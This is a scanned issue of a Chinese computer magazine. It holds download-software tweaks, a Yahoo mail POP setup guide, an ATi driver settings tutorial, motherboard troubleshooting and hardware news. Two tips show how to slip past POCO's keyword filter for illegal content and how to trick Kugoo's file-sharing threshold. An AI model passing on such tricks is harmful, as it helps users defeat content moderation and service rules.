例如在我的电脑上原来是“"C:\Program Files\BitTorrent\btdownloadgui.exe" --responsefile "%1"”，现在就把它改成了“"C:\Program Files\BitTorrent\btdownloadgui.exe" --responsefile "%1" -minport 8021 -maxport 8029”(不含外侧中文引号)。其中的端口号(8021、8029)可以自己随意设置，只要不是原来的默认范围6881～6889内就可以了。

小提示

虽然原版BitTorrent运行最为稳定可靠，但使用其他基于BT协议的软件则更为方便，可以简单地通过设置来修改打开的端口，推荐使用比特精灵及BitComet。

2.下载软件任务数受限的突围

菜鸟A：“咦？为什么我的下载线程数最大只能调到10？”

菜鸟B：“为什么我同时下载的任务不能超过8个？”

无论是FlashGet或是Net Transport，默认的线程和任务数都不够用，怎么突破这个限制呢？

(1)修改最大线程数

FlashGet：点击“开始→运行”，输入“regedit.exe”(不含引号)打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\JetCar\JetCar\General]分支，在其下新建一个名为“MaxParallelNum”的DWORD值，并修改其值为十进制30(最大值可取30)。

Net Transport：打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\Xi\NetTransport 2\Download]分支下的“Max Threads”(DWORD值)，将其修改为“128”。

(2)修改同时进行的任务数

FlashGet：默认仅支持8任务同时进行，打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\JetCar\JetCar\General]分支，在其下新建一个名为“MaxSimJobs”的DWORD值，并修改其值为十进制20(最大值可取100)。

Net Transport：打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\Xi\NetTransport 2\Connection]分支下的“Max SimJobs”(DWORD值)，将其修改为“32”。

3.POCO搜索限制的超越

POCO是最近比较流行的P2P软件之一，其强大的搜索功能让我们不必再为喜欢的电影到处找种子，可是为了防止某些人利用这个平台发布非法内容，POCO对搜索功能进行了大量关键词限制，由于限制过严导致一些合法的关键词也被屏蔽，影响了正常的搜索。如果想进行突破，可以在要搜索的内容中插入“-”，譬如搜索“大学生活”被限制，改为“大-学-生-活”再进行搜索即可(见图5)。

4.Kugoo共享限制的解放

用Kugoo下载MP3似乎已经成为一种时尚，在普通的网站上很难找的128Kbps的MP3文件在Kugoo中随处可见，这也成了广大音乐爱好者选择Kugoo的理由之一。但是Kugoo



图 5

规定共享文件小于100首的用户无法同时下载2首以上的歌曲，并且无法使用歌词搜索功能，这个准入门槛使很多人感到不方便，其实我们可以“欺骗”Kugoo。

（1）本例假设你只有2首歌——SongA和SongB。

第一步：在要共享的目录下新建多层目录（如本人试验时为“F:\music”，建立了“F:\music\k2\k3”），然后把歌曲移动到最里层的目录中。

第二步：打开Kugoo，选择“我的共享”选项卡，点击“新增目录”按钮，从里向外加入刚才新建的目录（如首先加入“F:\music\k2\k3”，接着是“F:\music\k2”，最后为“F:\music\”）。

第三步：经过这样设置后，每层目录都能使原歌曲数增加一倍，这样100首也不算什么了。

（2）不通过Kugoo也搜索歌词

Kugoo的歌词搜索引擎地址为http://search2.sogua.com/search/lyric_search.asp，那里有限制你就来这里嘛！CF [WL09]

为Yahoo邮箱找个家

■ 上海　狂PK雪影

Yahoo邮箱容量有100MB（并且通过简单的过程可以升级为1GB），是大家首选的E-mail邮箱之一。不过Yahoo邮件只能通过Web方式，即登录其网站才能收发邮件，这对习惯于使用OE的广大网友来说无疑是一件麻烦事。其实通过申请，Yahoo邮件也可以支持POP接收和SMTP发送。

第一步：登录你的Yahoo邮箱（http://mail.yahoo.com.cn/），如果你还没有Yahoo邮箱，可以先在https://reg.cn.yahoo.com/cnreg/cnreg_first注册一个。

第二步：将“http://rd.yahoo.com/mail_us/options/?http://edit.my.yahoo.com/config/set_popfwd?.src=ym&.done=http://us.f93.mail.yahoo.com/ym/Options?YY=22797”（不含引号）填入IE地址栏后打开此页面，在“注册”一栏中选择“是”。

第三步：在“选择您的兴趣”中勾选“只发送我所选择类目的特惠信息”，在“设定邮件传送方式”一栏中将“邮件程序可以阅读：”设置为“仅文本格式”，点击“完成”。

第四步：在OE中以你的Yahoo邮件账户、密码新建一个账户，并将POP服务器设置为“pop.mail.yahoo.com.cn”、SMTP服务器设置为“smtp.mail.yahoo.com.cn”（均不含引号），即可尽情享受OE收发Yahoo邮件的方便。CF [WL10]

硬派传说

■ CFan.Storyer

鼠标也当遥控器——罗技推出多媒体鼠标

Storyer用电脑看DVD时经常想，现在的电脑播放还是太麻烦，用键盘操作要记各种功能的快捷键，用鼠标操作就还要找各种菜单，要是鼠标能像遥控器一样的简化操作就就好了。罗技公司新推出的多媒体控制无限光电鼠标"Logitech MediaPlay Cordless Mouse (MusicPlay)"看来就是满足Storyer这种要方便的人的。这款多媒体鼠标最大的特点就是拥有更多的按钮，它配备了包括媒体播放、停止、快进、返回、音量调节等10个发光按钮，可以非常方便地对Windows Media Player、RealPlayer、Musicmatch Jukebox等各种媒体播放软件直接操作，让用户的控制操作更加方便。(图1)



图1

Intel CPU又能调节倍频了？

自从Pentium时代以来，为了减少低频CPU超频后对高频CPU市场的冲击，Intel的零售处理器都是锁定倍频的。而最近，Intel的锁频终遭破解。华硕的9x5系列主板在升级最新的BIOS后，提供了一项名叫CPU Free Lock的设置，开启后，Prescott核心的处理器会识别为工程样品处理器，从而可以调节CPU倍频。(图2)



图2　支持调节倍频的华硕主板

智能驱动？ATi的CATALYST AI的新功能

据悉，ATi将为未来的Catalyst增加一个名为CATALYST AI的新功能，通过这个功能用户可以简单的对显卡进行设置，从而获得优化效果，就目前的测试来看，这样的优化可以提升20%的游戏速度。Storyer认为，这种设置相当于对指定的程序进行专门优化，虽然有些观点认为这应该算种"作弊"，但Storyer觉得针对用户常用的软件进行专门设置，让用户在细节损失不明显的情况下提升速度，这样的优化还是可以接受的。

头晕，又出512KB二级缓存的P4E

按说Prescott核心的P4E都是1MB L2缓存的，但现在Intel的产品线上还是出现了一款512KB L2缓存的P4E处理器，同样是0.09微米制造工艺，工作频率为2.26GHz，前端总线为533MHz FSB。据悉这款处理器应该主要提供给OEM市场，但也不排除流落到零售市场的可能性。由于减少了512KB L2缓存，这款处理器的性能会比标准的P4E低不少，如果装机时遇到这样的CPU可以注意了。

专门煲音箱的小工具

很多朋友都应该听说过，要用好音箱必须先把音箱"煲"一段时间。就是让音箱工作一段时间，使音箱的震膜舒展开，让音乐更加舒畅。常规"煲"的方法就是让音箱长时间播放音乐，以此来达到目的。

漫步者最近推出了一款最新的煲箱工具"漫步者煲箱工具V1.0"，这款工具不仅仅可以针对漫步者自己推出的音箱来煲，其他品牌的音箱同样可以使用这个工具。这款工具分为"煲箱"和"信号发生器"两部分。信号发生器可以设定波形类型，信号类型，频率设置，信号强度；煲箱则是按照步骤分别设置"音箱音量"、"煲箱时间"、"结束方式""煲箱"，使用起来非常简便，完全是"傻瓜操作"，而且可以节约不少煲箱时间。下载地址http://www.mydrivers.com/edifier/index.htm。 CF [YJ01]

完美装机系列

——显卡的安装与调试（二）

■ cai

显卡硬件安装完成只相当于显卡的安装工作完成了一半，驱动程序的安装与设置就是显卡安装的另一半。只有安装完成显卡的驱动程序，显卡的显示核心的所有功能才会启动，显卡才会提供给我们绚丽的画面。在学习显卡驱动设置之前，我们先来回答两个常见问题：

问：为什么桌面显示正常，但就是不能玩游戏？

答：在Windows中其实会自带一些显卡的驱动程序，但这些驱动程序只自带了最低级的2D显示功能，因此桌面显示没有问题，但需要3D功能的游戏方面就不行了。所以必须安装显卡厂商提供的驱动程序。

问：为什么显卡驱动程序安装完成后没有调节功能？

答：某些显卡的驱动程序和调节驱动的控制面板是分开安装的，因此要启动调节功能，除了要安装驱动程序外，还要安装驱动控制面板。

目前市面上ATi和nVIDIA两家的独立显卡占有绝对的市场优势，这期我们就来介绍ATi显卡的驱动安装设置。

ATi显卡驱动的特点及安装

伴随着“Catalyst（催化剂）2.1”驱动的推出，ATi一举扭转了以前其驱动更新慢BUG多的垢病。驱动已经可以做到一月一更新，以此修复以前驱动和新显卡间存在的兼容性BUG和提高显卡的性能。目前其最新的“催化剂”驱动版本已做到4.9版，而其中集成的控制面板也包括催化剂控制中心“CATALYST Control Center”和普通控制面板的两个版本，我们这里依然以适用面更广的普通控制面板为例讲解。

如果是全新安装显卡，在安装驱动之前最好先安装系统默认的VGA驱动，然后再安装DirectX9（推荐DirectX9.0C国际版，加入了对ATi 3dc纹理压缩技术的支持，还修正了其他一些细小的错误，下载地址：http://www.mydrivers.com/dir95/d38285.htm），最后安装好4.9版驱动即可（建议下载安装集成普通控制面板的4.9版，下载地址：www.mydrivers.com/dir99/d39922.htm）。

ATi显卡驱动的调节

在安装完成驱动程序以及控制面板后，鼠标右键单击显示器桌面，左键选“属性”进入“显示属性”调整界面，在该界面中依次选择“设置→高级”，进入“显卡属性”调整界面。调整界面中中共有“ATi选项”、“ATi旋转”、“ATi覆盖”、“SMARTGART”、“ATi显示”、“ATi颜色”、“3D”、“VPU Recover”、“OVERDRIVE”等显卡控制面板选项卡，我们可以按照功能将这些设置分为：显卡信息提供、输出设备选择调节、3D功能调节、特殊功能实现4类设置。下面我们分别介绍这几个设置要点。

1.显卡信息提供

在“ATi选项”选项卡中，我们能够了解到显示驱动的版本号（图1），点击选项卡中的“详细信息”按键可以更清楚地了解到显卡的核心型号、显存型号、BIOS日期、生产厂商代码等显卡的内部信息，方便用户查看显卡真正的型号，可以避免奸商通过修改驱动，欺骗用户的情况。另外升级显卡BIOS、安装厂商定制的驱动程序所需要的相关信息也是从这里了解（图2）。



图1



图2

另外在“ATi选项”中还有几个实用功能，如“禁用快速分辨率功能”，将选项打上勾可解决显示器一些分辨率和刷新率的问题。而“降低高分辨率显示器的DVI频率”适用于液晶显示器，大家知道，液晶显示器的刷新率较低（一般是60~75Hz），如原来系统设置的分辨率和刷新率都很高的话，那么DVI接口的液晶显示器连接上后就可能无法工作或显示



图3

不正常，只要勾选“降低高分辨率显示器的DVI频率”一项便可解决该问题。

SmartGart选项卡则能了解显卡的AGP功能执行情况（图3）。SmartGart是ATi配合Catalyst（催化剂）驱动发布的一款显卡小工具，通过自动执行PCI/AGP总线测试，判断用户的显卡设置是否正常，以确保系统的稳定性。滑动“设置AGP速度”滑钮可对AGP的速度进行调整，你可以直接通过这里设置AGP速度，但如果ATi的SmartGart认为当前的设定并不正确，其将会自动更改你的设定。在下面的Fast Write（快写）项中可开启或关闭Fast快写功能，快写功能可让CPU不通过内存就直接把数据发送到显卡，以加快显卡的速度，多数测试结果说明这种模式对显卡性能提高是较有效的，但某些系统在开启此功能后也可能会导致性能下降。此外，如果你的系统已存在不稳定因素，则可关闭Fast Write试试。

2.输出设备选择调节

“ATi显示”选项可对单显示器及多显示设备进行屏幕位置、屏幕大小调整，其也可对显示器的当前屏幕分辨率和刷新率信息进行调整（图4）。若你安装了第二个显示设备或电视机，单击设备的①按钮也能启用和禁用这些显示设备。


图4

例如，你只需用一根AV线或S端子线从显卡视频输出接口连接电视机的相应输入接口，就可在大屏幕电视上观看DVD影片或玩游戏。而选中“TV”按钮，可对电视屏幕进行清晰度调整和视频制式的选择等，以使你的显卡视频输出效果最佳。如果你的显卡和显示器都支持色差输入输出这种高清晰显示方式，并有相应的连接线，我们也可以在这里这里选中YPbPr，使用色差输出方式，体验更高的电视输出效果。

要使用双显示设备进行双头显示，可先进入“显示属性”调整界面，单击想要在上面扩充桌面的第二台显示器的标示，调整好分辨率，再“将Windows桌面扩展到该监视器”上的方框内放置复选记号，“确定”后在“ATi显示”选项中可将你需要做为主显示器的选为“1”，将做为辅助显示器的选为“2”，便可在两台显示设备上各司其事。

此外，很多读者都遇到过ATi显卡引起的显示器刷新率低的问题，其实其也可在ATi显卡控制面板中轻松解决，在“ATi显示”中单击设备的按钮打开当前监视器，将“使用DDC信息”前的勾去掉，然后在“最高分辨率”和“最高刷新”中设置显示器支持的最高分辨率和最高刷新率(DDC信息中有)，就能轻松的让显示器正常使用高刷新了（图5）。

现在不少LCD显示器提供了竖直显示的功能，这能使显示器在浏览网页、运行一些纵版射击游戏，以及一些专业应用时都更加方便，不过要实现这样的功能，显卡也必须支持旋转显示才行。在“ATi旋转”选项卡中，可对Windows桌面进行旋转设置，满足用户的这些特殊需要（图6）。



图5

3.视频输出的调节

用电脑看DVD或者其他视频的用户应该会发现，显示器上的视频输出不如电视上的艳丽。如果我们把显示器的亮度、色彩调到相当高，虽然视频输出效果提升了，但平常的文字浏览有变得太亮、太艳了。遇到这种情况，我们可以做如下工作。


图6

首先我们正常播放DVD等视频文件，然后打开“ATi覆盖”选项卡（图7），在这里这里我们可以调节视频信号的亮度、对比度、饱和度、色调和Gamma设置等内容。“ATi覆盖”设置是在视频输出的后期处理中有效。


图7

如果在3D游戏中觉得颜色不够绚丽，我们应该打开“ATi颜色”选项卡（图8），然后激活“全屏幕3D”选项。接下来，我们就可以调节下面的亮度、对比度与Gamma（红、绿、蓝三色）值，这些调节就会作用于全屏幕模式下D3D或OpenGL应用程序（游戏）的色彩和亮度。


图8

4.3D性能的设置

3D设置中的Direct3D和OpenGL两项调整关系到显卡的3D性能表现，但基本设置也不复杂。如果你的显卡较差在游戏中运行不太流畅，分别选择“Direct3D或OpenGL”，然后用鼠标将“主要设置”滚条向左“性能”一方拖移，

以取得较高的性能（速度）；当然，如果你的电脑采用了如Radeon 9600/9800一档或以上的主流显卡，在当前3D游戏中已很流畅，你可将滚条向右“质量”一方拖移，以加强3D图像质量和效果（图9）。对于大多数读者而言，只需通过此设置便可达到调整3D显卡性能或速度的目的。而对更喜欢自己动手的用户来说，就需要进入自定义设置里面进行详细设置了。



图9

将“使用自定义设置”打上勾再选择“自定义”按钮就可进行显卡3D性能的细微设置。对于硬件初学者而言，对这里面的名词大多如云雾缭绕，搞不清头绪，其实只要在设置时记住像“消除锯齿、各向异性过滤、纹理首选项、Mipmap详细程度”等选项的设置，右调注重画质，左调强调速度，然后根据自己的显卡性能将滑条左右调整即可（图10）。



图10

在这些调整项里有几样设置也需多了解一下，这对你在使用显卡或遇到问题时也很有帮助：

等待垂直同步信号可能强制将Direct3D或OpenGL应用程序（游戏）的帧速率为显示设备的刷新速率，当选中这个选项时，显示驱动程序在进行缓冲区交换时会等待监视器垂直同步信号，这意味着游戏帧数将受到屏幕刷新率的限制，例如当前显示器屏幕刷新率为85Hz，那么在一些游戏中游戏帧数也会始终是85。故建议R9600/9800及以上的显卡将其选“始终为关”，容许Direct3D或OpenGL应用程序在其最高可能的帧速率下执行，而其他低档镭卡则选择默认即可。

在R8500及以后的ATi GPU中都加入这个“Truform”平滑表面技术，其可以在游戏中提供更自然、没有棱角的地形，增加了游戏画面精细程度。但有些ATi显卡在打开Truform会出现游戏跳帧现象或在CS中出现枪体变形等，所以有以上情况的读者可将此项关闭。

SMARTSHADER效果也是催化剂3.8版以后的驱动中为增加游戏趣味性增加的功能，该功能通过显示输出前对显示画面的特殊处理，能让游戏实现很多不同的视觉效果。在“自定义→SMARTSHADER效果”中点击下拉菜单可见“黑白、古典、反转颜色、枪眼、RGB循环、格式化”等六种选项（早期镭显卡没这么多），选择好后可看不同选项在3D游戏中带来很奇妙的显示效果效果。

在3D设置界面下方有一个“兼容性设置”选项，该选项可解决一些Direct3D或OpenGL应用程序的兼容性问题，如果你的电脑在运行程序或游戏时存在兼容性问题你可将其中打开的选项关闭或关闭的选项打开试试。例如通过启用“替代像素中心”设置可以消除某些Direct3D游戏的纹理周围显示垂直和水平线，或者是文字显示不正确的问题。

由于不同的游戏对硬件的需求并不一样，因此相应的3D设置也不一样。比如由于DOOM3对显卡的要求非常高，需要流畅运行必须关闭显卡的消除锯齿和各向异性过滤功能，而CS对显卡的要求就低了很多，可以开启这两项功能运行游戏。因此新版本催化剂中都增加了对每个游戏自定义配置的功能，大家可以针对不同的游戏建立不同的AA/AF等设置，这样便可在游戏运行时根据事先制定好的设置加载配置，根据其表现以便选择更合适的配置。所以大家在自定义设置完成后不要忘了在下方的“配置文件框”中输入任一名称的配置文件名，比如专为DOOM3准备的配置就取名“DOOM3”然后“保存”。这样，当要玩DOOM3时，在当配置文件下拉框中选择要应用的配置文件“DOOM3”，就可快速将此配置文件用于你所需要的游戏了。

5.显卡的特殊功能

除了上面提到的设置外，在Radeno9800等显卡中支持ATi的两项专有功能“OverDrive”及VPU Recover。OverDrive能使R9800的用户安全地将图形处理器的功能发挥到顶点，OverDrive在动态超频图形处理器的同时，始终保持其处于安全的温度范围之内；而VPU Recover则是创新性软件修复功能，能让显示驱动程序顺利恢复图形硬件死锁的问题

在Catalyst3.8驱动中就已增加了“VPU Recover”选项，这个选项的作用是当显卡图形芯片停止对驱动程序命令响应时可重置图形芯片，让图形芯片重新响应驱动程序命令。使用该功能后在多数情况下驱动程序可以用VPU Recover功能重置图形芯片，降低因为显卡硬件故障导致系统崩溃的概率，减少重新系统启动的次数。

OverDrive也是从催化剂3.8驱动中开始提供的一项功能，是针对中高档ATi显卡设计的自动超频功能。因为Radeon9800XT等高端显卡中具备的热敏二极管（温度监测电路）能够自动检测图形核心的温度，因此驱动程序可根据显卡核心温度自动提高/降低图形核心的工作频率，如果温度过高，驱动程序会恢复GPU默认频率或自动降低工作频率，保证显卡正常工作。其使用方法很简单，勾选“启用OverDriver”一项即可，OverDriver功能开启后，显卡各项性能都会有所提高。

此外，用户在“开始→运行”一栏中输入“smartgart”回车后还可打开SmartGart的高级设置，可对PCI/AGP总线进行更详细的测试和设置，对高阶深入了解显卡很有用。CF [YJ02]

互动二分之一延用上期

排障特训营之主板故障点点通



■ 天津 王磊

在本期栏目中，我们将针对如何排除计算机的核心部件："主板"故障，进行强化"特训"。

理论特训

一、常见主板故障归类

作为搭载计算机各部件的重要平台，主板引起的故障多种多样。而要确定主板故障，那么就必须首先检查诸如：CPU、显卡、内存和网卡等部件。因为只有排除了这些部件故障，才可以把故障集中在主板上。而一般情况下，由主板引起的故障一般表现为黑屏、死机等问题。

1.新技术设置和兼容类问题

随着近年来一些新技术不断应用在主板上，致使一些主板的设置相对过于复杂，从而给许多用户在使用中造成了不必要的麻烦。这里比较典型的例子如：新购买的主板，由于没有关闭主板BIOS中的病毒警告功能，致使安装操作系统的过程中出现黑屏等现象。

另一方面，也是由于一些新技术新标准的引入，使一些硬件与主板兼容出现问题，从而造成一些技术性的故障。典型的例子如：在一些采用VRD10.0+FMB1.0规范的i865/i875主板上，对Pentium4（Prescott）CPU进行加电压超频，使主板供电功率不够，从而造成了CPU烧毁等问题。

小提示

Pentium4（Prescott）CPU超频后是否会烧毁？

Intel针对Pentium4（Prescott），对主板芯片组制定了FMB1.0和FMB1.5以及VRM10.0电源规范。而如果让主板支持高频率的Presoctt处理器（3.2GHz以上），则主板需要同时支持VRD10.0和FMB1.5规范。而由于一些相对较早推出的i865/i875主板只支持VRD10.0+FMB1.0规范，所以说就不能支持Presoctt处理器（3.2GHz以上）CPU。

一款不支持FMB1.5的主板，如果强行将电压提高到处理器需要的功率时会导致供电不足的现象，从而会烧毁主板或者处理器。

2.BIOS损坏造成的主板问题

由于BIOS刷新失败或病毒等问题，如果引导块（Award BIOS中称为BIOS Boot Block、Phoenix BIOS中称为Flash Recover boot Block）未被破坏，可用自制的启动盘进行重新刷新BIOS，如果引导块也损坏的话，可用热插拔等方法解决（注：由于上述针对BIOS刷新失败的解决方法，在以前的很多文章中都作过详细介绍，所以这里限于版面有限，就不多做介绍了）。

3.工作环境不良造成的主板问题

主板遇到电源损坏或电网电压瞬间产生的尖峰脉冲时，往往会损坏系统板供电插头附近的芯片。另外，如果主板上布满了灰尘，也会造成信号短路等，从而出现黑屏、死机等问题。

4．由主板元器件老化造成的奇怪问题

主板上布满了许多元器件，而这些元器件是非常容易老化的。而电解电容又是其中最容易老化的器件，电解电容是由电解液构成，由于质量等原因，会使它发生"老化"现象，从而造成主板抗干扰指标的下降影，响影响正常工作。而这类问题一般则需要，通过更换元器件来解决。

5．其他类故障

由于主板驱动丢失等问题，引起操作系统引导失败或造成操作系统工作不稳的故障，可依次打开"控制面板——系统——设备管理器"检查一下"系统设备"中的项目是否有黄色惊叹号或问号。将打黄色惊叹号或问号的项目全部删除（可在"安全模式"下进行操作），重新安装主板自带的驱动，重启即可。例如，采用Intel芯片组的主板要安装"Intel Chipset Software Installation Utility"主板驱动程序，采用VIA芯片组的主板需安装"4 In 1"驱动，以取得更好的稳定性和兼容性。

案例分析

案例情况：一台计算机，使用微星MSI 845 Pro2主板，P4 1.8GHz CPU。该机在每次启动时都会有一个"Monitor Warning"的提示。按Esc键可以跳过，然后一切运行正常，并没有其他现象发生。

案例分析：首先要明白"Monitor Warning"是什么意思。现在很多P4主板都具备所谓的环境监测功能，这项功能中有一项就是开机时自动对电脑的各项指标进行检测，如果存在问题就会给予用户提示。在这些检测中第一项就是电压检测。当电脑的电源输出电压高于CMOS中设置的数值时，就会出现上述的"Monitor Warning"提示。但这种电压高只是"虚高"，并不会对电脑产生负面影响。

案例故障排障方法：启动计算机，进入主板BIOS选项，在BIOS的电源管理中，将检测电压的选项关闭，该问题就可以解决了！

案例总结：一个很典型的由于设置问题引起的主板故障的"案例"，在上面的"理论特训"中，我们已经对该类问题作了详细的说明，所以再次就不过多总结了！

实战演练金银彩

"实战演练金银彩"投注规则

“实战演练金银彩”每注投注号码由1个金色球号码和2个银色球号码组成，金球从2个最终判断中选取1个，银球号码从4个分析思路中选取2个！读者朋友在11月1日之前将“答案”以电子邮件的方式E-mail到：hardware@cfan.com.cn，答案将在下一期公布，获奖名单将于22期上公布。上期获奖号码：金彩：“E”，银彩：“A”、“B”

上期点评：在上一期的“故障现象”中提到：该台计算机的CPU采用的是“冷冻王低速静音风扇”，而对于经过一段时间使用过的风扇来说，转速由于“灰尘”等问题的影响肯定会有所降低，虽然仍然可以承担为CPU散热的重任，但是如果风扇刚启动达不到该主板的特色功能“智能型防护盾SmartDoc Anti-Burn Shield”提前设置的最低转速要求，那么计算机肯定会在ABS Ⅱ发出一声短提示音后自动关闭，即使这时候的CPU的温度不高。

所以需要先换一个高速风扇，然后进入主板BIOS，选择“智能型防护盾”选项，找到两项关于CPU风扇的设置项：“CPUFan Warning Speed (CPU风扇报警转速)”、“Shutdown For CPUFan (在CPU风扇停转时关机)”。将两项全都设置为“Disable”，并将CPU风扇报警转速由默认的2000转/分降至1000转/分，保存并退出，问题就可以解决。

下面马上进入今天的“实战演练金银彩”吧！

故障现象：一台计算机的基本配置如下：CPU：赛扬2.0GHz、主板：微星845GE Max、内存：现代256MB/DDR266。一直稳定运行，最近想对CPU进行超频，进入主板BIOS，将CPU的外频从100MHz调到133MHz，电压等选项都保持不变，保存后重新启动计算机。自检通过，顺利进入Windows 98操作系统，运行了一些应用程序，一切都正常。过了一会，突然发现计算机的响应速度很慢，关闭了所有的进程，响应速度依然很慢，重新启动计算机后，问题依旧。再次，进入主板BIOS，将外频改回原来的默认设置100 MHz，问题依旧。

故障分析：用DOS下的一款温度测试软件对CPU的温度进行测试，温度为55度，用瑞星2004最新版本对操作系统进行杀毒，没有发现任何问题。重新安装操作系统，安装完称后，进入操作系统，一切都恢复了正常。安装微星主板自带的自动超频软件FuzzyLogic 4，进入FuzzyLogic 4，可以直接调整FSB频率。当把它调到133MHz，点击Apply(应用)，刚过几秒钟，故障又出现了，重新启动计算机问题依旧。

“银彩”

A.该故障可以通过“上电自检诊断法”来作出初步的判断。

B.通过“故障分析”的一系列检测，应该基本排除硬件本身存在问题。

C.该问题应该是与操作系统安装错误有关。

D.该问题应该是与操作系统安装没有任何关系。

“金彩”

E.该问题应该是由于超频后，致使CPU损坏，从而使计算机不能正常工作。

F.该问题应该是由于主板BIOS设置不当或者是由于超频，必须修改一些设置，而这里却没有修改造成的。因为这里可以明确，该问题就是因为计算机“超频”造成的，而我们这里使用的一直是“软超频”，没有对硬件进行调整过，所以，首先排除了硬件的原因。 CF [YJ03]

驱动热报

■ 驱动之家

驱動之家 MyDrivers.com

热点驱动点评

正当大家都在急切的等待着nVIDIA发布新的官方正式版显示驱动之际，nVIDIA却突然放出了旗下另一款重量级的驱动产品－nForce芯片组ForceWare驱动。这次发布的驱动版本为5.10，支持nForce，nForce2，and nForce3芯片组以及双处理器系统，并且通过了微软的WHQL认证。新版ForceWare驱动将各组件版本都做了全面升级。在新功能以及修正BUG方面：1.修正了一些兼容问题。2.音频部分修正了在一些游戏和程序中出现的音频寻址问题。3.RAID部分增加了RAID Morphing(RAID转换)功能。4.改善了RAID界面。5.RAID支持SATA和PATA设备。6.支持RAID 0、1、0+1模式。7.改善了对多种不同存储设备的操作控制。推荐使用nForce芯片组的用户下载升级。

http://www.mydrivers.com/dir100/d40220.htm

最新驱动列表

1. Intel英特尔830M/MG、845G/GL/GE/PE/GV、852/855 GM/GME、865G、910GL、915G/GV系列芯片组视频部分最新驱动14.7官方正式版。更新内容：1.修正了Pixel Shader会在DCT5.2中运行失败的问题。2.修正了GDI内存溢出的问题。适用环境：Win2000/XP。

http://www.mydrivers.com/dir100/d40002.htm

2. Matrox Parhelia(幻日)、Millennium P650、Millennium P750系列显卡最新驱动1.07.01.060版。更新内容：通过微软的WHQL认证，增强了性能与稳定性。适用环境：Win2000/XP。

http://www.mydrivers.com/dir100/d40003.htm

CF [YJ04]



lenovo联想


锋行一派
——变速飞车

■ CFan评测室

想知道笔记本怎么节能吗？笔记本会在工作不多时自动降低CPU的速度，由此大大节省CPU的能耗。你拥有一块急速的P4E 3.4GHz处理器后需要时时刻刻，包括上网打字都运行在3.4GHz吗？但以前的台式机电脑不给我们调节的机会。现在有了锋行K9000，我们在台式机上也会能体验笔记本的CPU变速功能了。

锋行K9000的变速功能通过前面板上的银色旋钮实现，简单的原理就是通过判别CPU的电流，自动调整CPU外频，让CPU自动变频或者强制降频。具体的原理我们不需要了解太多，我们只要看看这个功能如何实现，以及功能的实用性就行了。


银色旋钮调节变速档位




后台软件激活变速功能




CPU散热器随CPU频率而变



静音模式CPU仅1.2GHz



自动模式CPU常跑1.6GHz



三档变频，各取所需

锋行K9000提供三档变频功能，分别是静音档，CPU降频到全频率的33%；自动档，底工作量时CPU降频到50%，高工作量时CPU全速运行；以及全速档，CPU在任何时候都全速运行三种模式。开启变频功能的方式是首先确保已经启动锋行K9000自带的变频软件，然后通过面板上的银色旋钮左右旋转调节不同的模式。另外，在不同的工作模式时，旋钮中间的呼吸灯也会呈现不同的颜色，非常漂亮。

静音模式，深夜我也会默默的工作

现在许多用户的电脑都是24小时不关机，直接挂在网上下载或者作服务器，这样的电脑在夜间就会发出令人不堪忍受的风扇噪音。锋行K9000的静音模式开启后，CPU运行速度降低到标准频率的33%，因此CPU发热量也大大降低，因此CPU风扇也可以降低到标准速度4400转的一半运行，2200转的CPU风扇几乎听不到噪音。经我们这时测试，电脑最大的噪音源竟然是显卡风扇，不过在关闭机箱侧板后也是听不到。

自动模式，静如处子，动如脱兔

在我们上网、打字时，我们显然既不需要高速CPU，也不愿意听到CPU散热器的巨大的噪音，而我们突然想加入游戏的战团之时，全速的CPU是我们良好战斗成绩的坚强后盾。而自动模式也就是专为这样的用户准备的。锋行K9000的自动模式开启后，CPU运行速度自动降低到50%，同样，CPU散热器也降速到标准速度的60%左右，在这样的运行状态下，既没有巨大的噪音，也保证普通应用流畅运行。当系统监测到高负荷程序运行时，CPU会在很短时间内达到全速运行状态，快速运行这些软件，而CPU散热器并不会立刻变为全速，而是通过检测CPU发热量来决定转速。因为有的高负荷程序只需要运行很短时间，这时CPU还没有发出高热，这时全速启动散热风扇，既没有必要也会造成很大噪音。

全速模式，为发烧用户准备

对时时刻刻都需要电脑全速运行的发烧用户来讲，全速模式就是为他们准备的。在这时，CPU会一直运行在100%的频率下，但同时全速运转的散热风扇也会发出巨大的噪音，因此，我们建议，如果不是必须全速运行，还是将电脑设置为自动模式好。

锋行一派——我做主

经过3期的连载，我们的“锋行一派”专栏也告一段落。经过联想电脑和《电脑爱好者》杂志的联合评选，“锋行一派——我做主”优化方案征文大赛也成功结束，获奖名单也同时产生。

奖项	地区	获奖者	作品
一等奖	北京	文淼	《K9000打造我的数码港》
	北京	DualFace	《如果有了K9000电脑 我的网站会插上翅膀》
二等奖	成都	李伟	《一台电脑 全家用》
	拉萨	李永强	《两块硬盘，三个招》
	珠海	DGJ	《玩游戏我与众不同》
三等奖	吕翔飞	周桂园	Pisces 黄涛 薛畅

同时，我们也刊登两篇一等奖得主的对K9000的看法，看看这台电脑在他们眼中会有怎样的不同。

锋行一派——我做主获奖征文选登

K9000 打造我的数码港

■文焱

我疯狂地发烧着，不是体温，而是行为；不对其他，只对数码产品。

所以，我是一个执着的数码发烧友。

在我认识的人中似乎并没有谁拥有比我更多的数码产品。Sony F717是我的数码相机。CANON 100i是我的数码摄像机。Sharp MD-MT880是我的MD随身听。HP 1940是我的Pocket PC。另外还有若干MP3随身听和USB盘。

